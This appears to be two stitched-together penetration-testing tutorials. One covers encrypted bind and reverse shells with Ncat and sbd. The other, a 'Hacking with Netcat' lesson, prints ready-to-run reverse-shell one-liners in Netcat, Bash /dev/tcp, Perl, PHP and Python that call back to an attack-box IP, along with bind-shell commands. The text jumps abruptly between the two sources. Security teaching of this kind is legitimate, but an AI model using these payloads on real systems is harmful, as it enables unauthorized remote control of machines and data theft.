
Both bind and reverse shells can be gained through common tools such as Netcat, and as a payload alongside an exploit in exploit frameworks like Metasploit.

**Encrypted Shells**

Both bind and reverse shells communicate in **plaintext**. That means anyone can sniff the network and easily see the bidirectional communications. And what’s worse, security analysts can look at what commands you executed on the target, what files you exfiltrated or uploaded to the target, as well as figure out what you were trying to do.

Let’s take a look at this *plaintext communication* in Wireshark.

Image for post




Bind shell plaintext communication

This is a very basic example, but it clearly demonstrates the insecure nature of plaintext shells. We have captured 20 packets, and following the TCP stream shows us both the commands that we executed and the output the target returned. In this case, it seems like the attacker (in red) has gained root privileges on the target (in blue), has found a .txt file containing several passwords and is attempting to exfiltrate this file by setting up a HTTP server that listens on port 443 (quick note: HTTP is another plaintext protocol).

This is exactly where **encrypted shells** kick in. Encrypted shells, as the name suggests, encrypt the communication, thereby disallowing intermediary sniffers to decipher what we are trying to accomplish on the target machine.

Let’s take a look at this *encrypted communication*in Wireshark.

Image for post



Reverse encrypted shell encrypted communication

The first thing to note is the inclusion of a new protocol — TLS, or Transport Layer Security. Simply put, TLS is an improved, newer version of SSL (Secure Sockets Layer) and provides strong data encryption. We can clearly see TLS’s effects on the communication by following the TCP stream. We ran the same commands as the unencrypted shell we captured above, but we see a jumbled mess of numbers, letters and symbols! This prevents anyone other than the attacker and target from deciphering the communication.

But wait, hold on, this idea of “secure” shells seems familiar — yes! That’s because SSH, or Secure Shell, also provides an encrypted shell (except not for malicious purposes)!

Now let’s explore how we can actually create these encrypted shells.

**Using Ncat and SBD to Generate Encrypted Shells**


We’ve already seen how Ncat can be used to provide IP whitelisting to add security to bind shells (<https://medium.com/@PenTest_duck/offensive-netcat-ncat-from-port-scanning-to-bind-shell-ip-whitelisting-834689b103da>, check **Ncat Bind Shell IP Whitelisting**section), so now let’s look at one more security feature of Ncat, which is its ability to generate encrypted shells.

Ncat uses SSL/TLS to create a secure connection to the target, as shown in the Wireshark capture above.

Bind shells:  
Target: **ncat -nvlp**<port> **-e**{**/bin/bash**| **cmd.exe**} **--ssl**Attacker: **ncat -nv**<target-ip> <port>--**ssl**

Reverse shells:  
Target: **ncat -nv**<target-ip> <port> **-e**{**/bin/bash**| **cmd.exe**} --**ssl**  
Attacker: **ncat -nvlp**<port>--**ssl**


Image for post



Ncat encrypted reverse shell

**sbd**, or Secure Back Door, is another tool that is used to generate shells with strong encryption (AES-CBC-128 & HMAC-SHA1). It uses a similar syntax as Ncat, except it doesn’t use SSL/TLS, and therefore don’t have the**--ssl**option to specify an encrypted shell. Instead, the option to enable encryption is **-c on**, which is on *by default*, so it does not need to be specified.


Image for post



sbd encrypted bind shell

Something to note is the fact that when Netcat or Ncat tries to connect to an sbd listener, authentication fails and it gets no response when commands are sent. Same goes for when there is a Ncat SSL listener and Netcat or Ncat attempts to gain a bind shell. Specifying the **--ssl**option also causes a Connection Refused error.

Image for post



sbd and Ncat don’t mix!

**Further Digging**

Offensive Netcat/Ncat: <https://medium.com/@PenTest_duck/offensive-netcat-ncat-from-port-scanning-to-bind-shell-ip-whitelisting-834689b103da>  
sbd: <https://tools.kali.org/maintaining-access/sbd>  
Netcat/Ncat/sbd: <https://neilsec.com/knowledge/netcat/>

In part 1 of the Hacking with Netcat tutorials we have learned the very basics of Netcat. Now it is time to dive deeper into the most popular and common usage of Netcat: Setting up bind shells and reverse shells. In this tutorial we will be learning about the difference between a bind shell and a reverse shell and how to use them. Quite often Netcat is not present on systems as it could be considered as a potential security issue. In these cases we will learn about how to use other tools and programming languages than Netcat which replaces some functionality to setup a reverse shell. Programming and script languages like Python, PHP, Perl and Bash are great alternatives. We will conclude this tutorial with how to use bind shells.

In this tutorial we will be learning how to use Netcat for:

* Reverse shells
* Bind shells

We will demonstrate these techniques using a couple virtual machines running Linux and through some visualization. The hacking with Netcat tutorials will be divided in the following 3 parts:

* [Hacking with Netcat part 1: The Basics](https://www.hackingtutorials.org/networking/hacking-with-netcat-part-1-the-basics/)
* [Hacking with Netcat part 2: Bind and Reverse shells](https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/)
* [Hacking with Netcat part 3: Advanced Netcat techniques](https://www.hackingtutorials.org/networking/hacking-with-netcat-part-3-advanced-techniques/)

If you are not familiar with Netcat and haven’t read the [first part of Hacking with Netcat](https://www.hackingtutorials.org/networking/hacking-with-netcat-part-1-the-basics/) we recommend you to read that first. Let’s move on and have a look at how to use bind shells and reverse shell in Netcat.


**Netcat reverse shells**

A very popular usage of Netcat and probably the most common use from penetration testing perspective are reverse shells and bind shells. A reverse shell is a shell initiated from the target host back to the attack box which is in a listening state to pick up the shell. A bind shell is setup on the target host and binds to a specific port to listens for an incoming connection from the attack box. In malicious software a bind shell is often revered to as a backdoor.

In the following paragraphs we will be demonstrating the use of bind and reverse shell. We will be using port 4444 throughout this tutorial but please note that this can be any open port instead. In fact, often you need to use more common ports like 80 and 443 to setup reverse shells as it is more common for these ports to be open.

**Setting up Netcat Reverse Shells**

Let’s have a look at the visualization of a reverse Netcat shell to get a better understanding of how it works:



*Netcat Reverse Shell explained.*

In this example the target connects back to the attack box using port 4444. The –e option sends back a Bash shell to the attack box. Please note that we can also use the –e option with cmd.exe on Windows. Let’s say we have found a remote code execution (RCE) vulnerability on the target host. We can than issue the Netcat command with –e on the target host and initiate a reverse shell with Netcat to issue commands.

Let’s have a look at how this works with the following example where we’ve setup 2 Linux systems with Netcat.

**Netcat reverse shell example**

In order to setup a Netcat reverse shell we need to follow the following steps:

1. Setup a Netcat listener.
2. Connect to the Netcat listener from the target host.
3. Issue commands on the target host from the attack box.

First we setup a Netcat listener on the attack box which is listening on port 4444 with the following command:

nc –lvp 4444

Than we issue the following command on the target host to connect to our attack box (remember we have remote code execution on this box):


For Linux:

nc 192.168.100.113 4444 –e /bin/bash

For Windows:

nc.exe 192.168.100.113 4444 –e cmd.exe

On the attack box we now have a bash shell on the target host and we have full control over this box in the context of the account which initiated the reverse shell. In this case the root user initiated the shell which means we have root privileges on the target host.



*An example of a Netcat reverse shell.*

The top window with the green console text is the target host and the lower console is the attack box. As we can see we have root access from attacker 192.168.100.113 on target host 192.168.100.107.


**Reverse shell without Netcat on the target host**

One major downside on the shown example is that you need Netcat on that target host which is very often not the case in real world scenario’s. In some cases Netcat is present, or we have a way to install it, but in many cases we need to use alternatives ways to connect back to the attack box. Let’s have a look at a few alternative ways to setup a reverse shell.

***Bash reverse shell***

With can also use Bash to initiate a reverse shell from the target host to the attack box by using the following command:

bash -i >& /dev/tcp/192.168.100.113/4444 0>&1




*An example of a Bash reverse shell.*

As we can see Netcat on that attack box also accepts a bash reverse shell.

***Perl reverse shell***

If Perl is present on that remote host we can also initiate a reverse shell using Perl. Run the following command on the target host to setup the reverse shell:

perl -e ‘use Socket;$i=”192.168.100.113″;$p=4444;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname(“tcp”));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,”>&S”);open(STDOUT,”>&S”);open(STDERR,”>&S”);exec(“/bin/sh -i”);};’




*An example of a Perl reverse shell.*

***PHP reverse shell***

When PHP is present on the compromised host, which is often the case on webservers, it is a great alternative to Netcat, Perl and Bash. Let’s run the following code to use PHP for the reverse shell to the attack box:

php -r ‘$sock=fsockopen(“192.168.100.113”,4444);exec(“/bin/sh -i <&3 >&3 2>&3”);’

As we can see this reverse shell one liner also returns a /bin/sh shell.




*An example of a PHP reverse shell.*

***Python reverse shell***

Python is also a very commonly installed language on Linux machines. The following command issues a reverse shell using Python:


python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect((“192.168.100.113”,4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’



*An example of a Python reverse shell.*

**Netcat Bind Shell**

As we’ve mentioned earlier in this Hacking with Netcat tutorial a bind shell is a shell that binds to a specific port on the target host to listen for incoming connections. Let’s have a look at the visualization of a bind Netcat shell:



*Netcat Bind Shell explained.*


In this visualization the target binds a Bash shell to port 4444 using a Netcat listener. The attacker connects to this port using a simple Netcat command. The steps to setup a bind shell are as following:

1. Bind a bash shell to port 4444 using Netcat.
2. Connect to the target host on port 4444 from the attack box.
3. Issue commands on the target host from the attack box.

[](https://www.virtualhackinglabs.com/?utm_source=ht&utm_medium=postbanner&utm_campaign=ht)

**Netcat Bind shell example**

Let’s see how this looks on the console:



*Netcat Bind Shell example.*

The target host binds a Bash shell to port 4444, than the attack connects to that port using Netcat and gains a root shell on the target.

**Lessons learned**

In part 2 of the Hacking with Netcat series we have learned that reverse shell connect back from a target host to the attack box. We have learned that we do not necessarily need Netcat to initiate the reverse shell, we can also use PHP, Python, Perl, Bash and many more alternatives. We’ve tried reverse shells with the most common programming and scripting languages. We also learned about bind shells. Bind shells bind a service to a specific port on the target host listening for an incoming connection from the attack box.

